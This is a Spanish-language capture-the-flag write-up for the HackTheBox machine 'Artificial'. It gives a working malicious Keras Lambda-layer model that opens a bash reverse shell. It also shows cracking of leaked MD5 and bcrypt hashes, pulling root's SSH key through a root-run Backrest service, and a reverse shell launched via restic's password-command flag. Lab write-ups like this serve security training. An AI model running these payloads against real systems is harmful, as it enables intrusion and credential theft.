
Habilidades: TensorFlow Remote Code Execution, SQLite Database Enumeration, Hash Cracking, Backups Enumeration, Backrest Credentials Leakage, SSH Local Port Forwarding, Abusing Backrest - Repository with Sensitive Files (1), Remote Code Execution via Restic Flag (2) [Privilege Escalation]
Introducción
Artificial es una máquina Linux de dificultad Easy en HackTheBox que requiere explotar una funcionalidad para lograr ejecutar comandos en el sistema a través de un modelo malicioso de inteligencia artificial basado en TensorFlow, además de abusar de una mala configuración del servicio Backrest para conseguir archivos privilegiados y obtener control total.
Reconocimiento
Enviaremos una traza ICMP para comprobar que la máquina víctima se encuentre activa
ping -c 1 10.10.11.74
PING 10.10.11.74 (10.10.11.74): 56 data bytes
64 bytes from 10.10.11.74: icmp_seq=0 ttl=63 time=298.221 ms

--- 10.10.11.74 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 298.221/298.221/298.221/0.000 ms
Nmap Scanning
Comenzaremos lanzando un escaneo que se encargue de identificar puertos abiertos en la máquina víctima. Primeramente utilizaremos el protocolo TCP
nmap -p- --open -sS --min-rate 5000 -n -Pn 10.10.11.74 -oG openPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 10:53 -03
Nmap scan report for 10.10.11.74
Host is up (0.25s latency).
Not shown: 35045 closed tcp ports (reset), 30488 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 51.33 seconds
--open: Mostrar únicamente los puertos abiertos-p-: Hacer un escaneo del total de puertos (65535)--min-rate 5000: Enviar mínimo 5000 paquetes por segundo-n: No aplicar resolución DNS, lo que acelera el escaneo-sS: Modo de escaneo TCP SYN, no concluye la conexión, lo que hace el escaneo más ágil-Pn: Omitir el descubrimiento de host (ARP)-oG: Exportar en formatogrepable-v: Ver el progreso del escaneo
Vemos dos servicios expuestos, ssh y http. Lanzaremos un segundo escaneo que intente identificar la versión y realice un pequeño reconocimiento de estos servicios
nmap -p 22,80 -sVC 10.10.11.74 -oN services
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 10:55 -03
Nmap scan report for 10.10.11.74
Host is up (0.53s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.61 seconds
-p: Especificar puertos-sV: Identificar la versión del servicio-sC: Uso de scripts de reconocimiento-oN: Exportar la salida en formato normal
El servidor http que ejecuta nginx 1.18.0, en cuanto a versiones, no encontraremos información muy útil en cuanto a vulnerabilidades conocidas que podamos aprovechar
Web Analysis
Antes de visitar la web, podemos lanzar un escaneo de las tecnologías web que el servidor pueda estar utilizando para gestionar el contenido
whatweb http://10.10.11.74

http://10.10.11.74 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.74], RedirectLocation[http://artificial.htb/], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://artificial.htb/ - no address for artificial.htb
Al igual que en la captura de nmap, podemos ver que el servidor web intenta aplicar una redirección hacia artificial.htb.
Agregaremos este dominio a nuestro archivo /etc/hosts para una resolución DNS correcta
echo '10.10.11.74 artificial.htb' | sudo tee -a /etc/hosts

10.10.11.74 artificial.htb
Al visitar artificial.htb, veremos la siguiente web


Podremos registrar una cuenta desde la ruta /register
Dockerfile

Al iniciar sesión, veremos una funcionalidad que nos permite subir modelos de IA a la web. Nos entregan un archivo requirements.txt y un archivo Dockerfile para desplegar rápidamente el modelo
Descargaremos ambos archivos en nuestro directorio de trabajo
wget http://artificial.htb/static/Dockerfile
wget http://artificial.htb/static/requirements.txt
Al inspeccionar el Dockerfile, notaremos que se utiliza la librería tensorflow para construir el modelo de IA
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
Dentro del archivo requirements.txt veremos las dependencias necesarias para construir el modelo, la cual corresponde a la versión 2.13.1 de tensorflow-cpu
tensorflow-cpu==2.13.1
Intrusión / Explotación
TensorFlow Remote Code Execution
Los modelos de redes neuronales se pueden guardar con capas lambda de Keras. La capa Keras en TensorFlow está diseñada para permitir la ejecución de código python como parte del grafo del modelo.
Kerases una biblioteca de código abierto en Python que funciona como una interfaz de alto nivel para crear y entrenar redes neuronales artificiales.
Es posible guardar cualquier código en estas capas, por lo que se puede incrustar código malicioso en un modelo que se ejecutará en la máquina de la víctima cuando el modelo sea utilizado.
Nota que al intentar cargar un archivo cualquiera, el servidor espera un archivo con extensión
.h5
Malicious TensorFlow Model
Desplegaremos un contenedor con docker para construir el modelo malicioso desde un entorno desechable. Primeramente hacemos un pull de la imagen de python utilizada en el archivo Dockerfile
docker pull python:3.8-slim
Descargaremos la versión de tensorflow utilizada en el archivo Dockerfile
curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
Iniciaremos un contenedor utilizando la imagen que recién descargamos
docker run -it -v $(pwd):/tmp python:3.8-slim bash

# Veremos el prompt para el usuario root
root@e484e9c8150b:/#
Como utilizamos el directorio actual para montarlo en la ruta /tmp dentro del contenedor, dispondremos del paquete de tensorflow
root@e484e9c8150b:/# cd /tmp
root@e484e9c8150b:/tmp# ls
Dockerfile  requirements.txt  tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
Procederemos con la instalación de tensorflow dentro del contenedor
root@e484e9c8150b:/tmp# pip3 install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
Utilizaremos la siguiente prueba de concepto para ejecutar comandos cuando el servidor interactúe con nuestro modelo
import tensorflow as tf

def exploit(x):
    import os
	    os.system("bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1'")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
Exploiting
Construiremos un modelo malicioso que ejecute una reverse shell iniciando una conexión hacia nuestra IP por un puerto determinado.
En este caso podemos omitir el uso de herramientas de edición de texto (aunque si necesitas usar alguna por comodidad, puedes instalar después de ejecutar apt update dentro del contenedor)
root@e484e9c8150b:/tmp# cat > poc.py << EOF
import tensorflow as tf

def exploit(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.16.123/443 0>&1'")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
EOF
Ejecutaremos el script dentro del contenedor para generar el archivo exploit.h5
root@e484e9c8150b:/tmp# python3.8 poc.py
Como la ruta /tmp del contenedor está sincronizada con la ruta, dispondremos del archivo exploit.h5 en local.
Iniciaremos un listener por el puerto que elegimos en el payload, luego subiremos nuestro exploit a la web
nc -lvnp 443


Para iniciar la conexión, haremos clic en View Predictions una vez hayamos cargado el modelo
Shell as app
Desde nuestro listener recibiremos una conexión como el usuario app
nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.123] from (UNKNOWN) [10.10.11.74] 35304
/bin/sh: 0: can't access tty; job control turned off
$ whoami
app
TTY Treatment
Aplicaremos un tratamiento de la tty para poder operar con una consola más cómoda, donde podamos presionar Ctrl+C sin que la shell se vaya pal carajo
$ script /dev/null -c bash
Script started, file is /dev/null
app@artificial:~/app$ ^Z
[1]  + 153844 suspended  nc -lvnp 443
root@parrot exploits # stty raw -echo;fg
[1]  + 153844 continued  nc -lvnp 443
                                     reset xterm
app@artificial:~/app$ export TERM=xterm
app@artificial:~/app$ stty rows 44 columns 184
Users
Consultaremos rápidamente el archivo /etc/hosts para ver a los usuarios válidos en el sistema además de root
app@artificial:~/app$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
gael:x:1000:1000:gael:/home/gael:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
SQLite Database Enumeration
Dentro de los archivos de la aplicación web, encontraremos uno que corresponde a una base de datos sqlite3
app@artificial:~/app$ ls
app.py  instance  models  __pycache__  static  templates
app@artificial:~/app$ ls instance/
users.db

app@artificial:~/app$ file instance/users.db
instance/users.db: SQLite 3.x database, last written using SQLite version 3031001
Podemos utilizar el binario de sqlite3 para enumerar la base de datos directamente ejecutando consultas de las siguiente manera
app@artificial:~/app$ sqlite3 instance/users.db '.tables'
model  user
Vemos que existe una tabla llamada user. Consultaremos todos los registros aplicando un filtro para evitar ver usuarios externos a la web (para evitar usuarios junk)
app@artificial:~/app$ sqlite3 instance/users.db 'select * from user' | grep artificial.htb

1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
Hash Cracking
Veremos distintas contraseñas cifradas, las guardaremos en un archivo (por ejemplo, hashes.txt) e intentaremos descifraras para verlas en texto claro empleando herramientas como john, hashcat o alguna herramienta online
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt --format=Raw-MD5

Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
mattp005numbertwo (?)
marwinnarak043414036 (?)
2g 0:00:00:00 DONE (2025-10-13 19:20) 2.531g/s 18156Kp/s 18156Kc/s 68988KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
- En este caso he utilizado el formato
MD5, aunque en este casojohnidentificará automáticamente el algoritmo
Shell as gael
Como vimos que el usuario gael es válido además de app y root, utilizaremos esta contraseña para acceder por ssh como gael
ssh gael@artificial.htb
gael@artificial.htb\'s password:
...
<SNIP>
...

gael@artificial:~$
gael@artificial:~$ export TERM=xterm
Ya podremos ver la flag del usuario sin privilegios
gael@artificial:~$ cat user.txt
b49...
Escalada de Privilegios
Backups Enumeration
Ejecutando el comando id, notaremos que pertenecemos al grupo sysadm.
El objetivo principal de un usuario en el grupo
sysadmes poder realizar tareas de configuración, mantenimiento y monitoreo a nivel de sistema, generalmente sin necesidad de tener el poder absoluto del usuariorootpara cada acción.
gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
Dentro del directorio /var/backups, se encuentra un archivo comprimido que parece ser una copia de seguridad del servicio Backrest
gael@artificial:~$ ls -l /var/backups/
total 51220
-rw-r--r-- 1 root root      38602 Jun  9 10:48 apt.extended_states.0
-rw-r--r-- 1 root root       4253 Jun  9 09:02 apt.extended_states.1.gz
-rw-r--r-- 1 root root       4206 Jun  2 07:42 apt.extended_states.2.gz
-rw-r--r-- 1 root root       4190 May 27 13:07 apt.extended_states.3.gz
-rw-r--r-- 1 root root       4383 Oct 27  2024 apt.extended_states.4.gz
-rw-r--r-- 1 root root       4379 Oct 19  2024 apt.extended_states.5.gz
-rw-r--r-- 1 root root       4367 Oct 14  2024 apt.extended_states.6.gz
-rw-r----- 1 root sysadm 52357120 Mar  4  2025 backrest_backup.tar.gz
File Transfering
Iniciaremos un listener en nuestra máquina con el fin de transferirnos la copia de seguridad
nc -lvnp 443 > backrest_backup.tar.gz
listening on [any] 443 ...
connect to [10.10.16.123] from (UNKNOWN) [10.10.11.74] 45648
Desde la máquina víctima, ejecutaremos cat y reenviaremos la salida hacia nuestra IP
gael@artificial:/var/backups$ cat backrest_backup.tar.gz > /dev/tcp/10.10.16.123/443
Podemos comprobar la integridad del archivo calculando un hash MD5 equivalente a su contenido
# Víctima
gael@artificial:~$ md5sum /var/backups/backrest_backup.tar.gz
cafb07ed883d8528f4000eaacc9492f4  /var/backups/backrest_backup.tar.gz

# Atacante
md5sum backrest_backup.tar.gz
cafb07ed883d8528f4000eaacc9492f4  backrest_backup.tar.gz
Para descomprimir, usaremos la herramienta tar
tar -xf backrest_backup.tar.gz
Backrest Credentials Leakage
Si listamos todos los archivos del directorio backrest, incluyendo ocultos, veremos un archivo config.json
tree . -a

.
├── .config
│   └── backrest
│       └── config.json
├── backrest
├── install.sh
├── jwt-secret
├── oplog.sqlite
├── oplog.sqlite-shm
├── oplog.sqlite-wal
├── oplog.sqlite.lock
├── processlogs
│   └── backrest.log
├── restic
└── tasklogs
    ├── .inprogress
    ├── logs.sqlite
    ├── logs.sqlite-shm
    └── logs.sqlite-wal

6 directories, 13 files
Dentro de este archivo se encuentran las credenciales de acceso, donde vemos una contraseña que parece estar encriptada
cat .config/backrest/config.json
Password:
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
El campo que corresponde a la contraseña es bastante humilde y nos da una pista, se trata del algoritmo bcrypt. Aunque por su apariencia, parece más bien base64
echo 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' | base64 -d;echo
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
Hash Cracking
El hash resultante si parece del formato bcrypt, intentaremos descifrarlo mediante un ataque de fuerza bruta basado en el diccionario rockyou.txt
john --wordlist=/usr/local/share/wordlists/rockyou.txt hash.txt
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^           (?)
1g 0:00:03:37 100% 0.004598g/s 24.69p/s 24.69c/s 24.69C/s !@#$%^..sapito
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Si hacemos un poco de investigación en el repositorio oficial en Github, sabremos que el servicio Backrest se ejecuta por defecto en el puerto 9898
-bash-5.0$ ss -tunl  | grep LISTEN
tcp    LISTEN  0       2048         127.0.0.1:5000        0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:9898        0.0.0.0:*
tcp    LISTEN  0       511            0.0.0.0:80          0.0.0.0:*
tcp    LISTEN  0       4096     127.0.0.53%lo:53          0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:22          0.0.0.0:*
tcp    LISTEN  0       511               [::]:80             [::]:*
tcp    LISTEN  0       128               [::]:22             [::]:*
SSH Local Port Forwarding
Iniciaremos un túnel SSH que reenvíe el puerto por el cual se ejecuta el servicio backrest para que podamos alcanzarlo desde nuestra máquina
ssh gael@artificial.htb -fN -L 9898:127.0.0.1:9898
-f: Ejecutar el proceso en segundo plano-N: No iniciar una sesión, en este caso solo nos interesa reenviar puertos-L: Reenvío de puertos local
Abusing Backrest

Una vez establezcamos el túnel, iniciaremos sesión con las credenciales que encontramos en el archivo config.json en el servicio backrest que ahora es accesible desde nuestro puerto 9898

Al acceder al servicio, veremos la siguiente web, donde se explica brevemente el funcionamiento de la herramienta
1 - Repository with Sensitive Files
Iniciaremos un repositorio haciendo clic en Add Repo, como el servicio lo ejecuta el usuario root, podríamos intentar cargar archivos privilegiados (como el directorio .ssh donde se encuentra la clave privada del usuario root)


Una vez el repositorio esté creado, podremos iniciar un nuevo plan desde Plans > Add Plan. Añadiremos el repositorio que creamos a este plan

Cuando tengamos nuestro plan preparado, podemos iniciar una copia de seguridad haciendo clic en Backup Now

Veremos que se genera una nueva copia de seguridad con la ruta que especificamos, podemos hacer una restauración de la siguiente manera
Al restaurar la copia, podremos descargar el archivo desde el siguiente enlace

Se nos descargará un archivo comprimido .tar.gz que contiene el archivo que solicitamos
tar -tvf archive-2025-10-14-04-03-41.tar.gz
-rw------- 0/0            2602 2024-10-15 23:17 id_rsa
Ya con la clave privada del usuario root, podremos conectarnos a la máquina sin proporcionar contraseña
tar -xf archive-2025-10-14-04-03-41.tar.gz
ssh -i id_rsa root@artificial.htb
...
<SNIP>
...

root@artificial:~# id
uid=0(root) gid=0(root) groups=0(root)
root@artificial:~# export TERM=xterm
2 - Remote Code Execution via Restic Flag
Iniciaremos un listener en un puerto por el cual esperaremos recibir una consola
nc -lvnp 443
En la máquina víctima, crearemos un recurso de bash que inicia una reverse shell hacia nuestra IP por el puerto en el cual está a la escucha
gael@artificial:~$ cat << EOF > /tmp/rev
> #!/bin/bash
> bash -c 'bash -i >& /dev/tcp/10.10.X.X/443 0>&1'
> EOF
Una vez hayamos creado, le asignaremos permisos de ejecución para evitar conflictos de permisos
gael@artificial:~$ chmod +x /tmp/rev
Para iniciar la ejecución, podemos usar la siguiente sintaxis
ls --password-command /tmp/rev

Desde nuestro listener recibiremos la conexión como el usuario que ejecuta el servicio web, o sea, el usuario root
Connection from 10.10.11.74:42628
bash: cannot set terminal process group (4202): Inappropriate ioctl for device
bash: no job control in this shell
root@artificial:/#
Ya podremos ver la última flag ubicada en el directorio /root
root@artificial:~# cat root.txt
ca9...
Gracias por leer, a continuación te dejo la cita del día.
The heart has its reasons which reason knows not of. — Blaise Pascal